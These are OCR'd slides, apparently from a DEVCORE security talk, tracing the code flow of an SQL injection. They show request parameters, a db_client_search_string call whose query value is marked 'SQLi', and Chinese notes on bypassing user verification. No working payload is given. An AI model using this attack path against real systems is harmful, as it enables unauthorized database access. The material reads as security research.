


SQL Injection - Code Flow

DEVCORE



SQL Injection - Code Flow




user = Alice
pwd = correct
func = approve
op = 1

pair_id = <pair_id>
msg = session

Call db_client_search_string

query.key = "pair_id"
query.val = SQLi


SQL Injection - Code Flow



有兩個問題

SQL Injection - Code Flow

DEVCORE




user = Alice
pwd = correct
func = approve
op = 1

要繞過 user 驗證

驗證 user

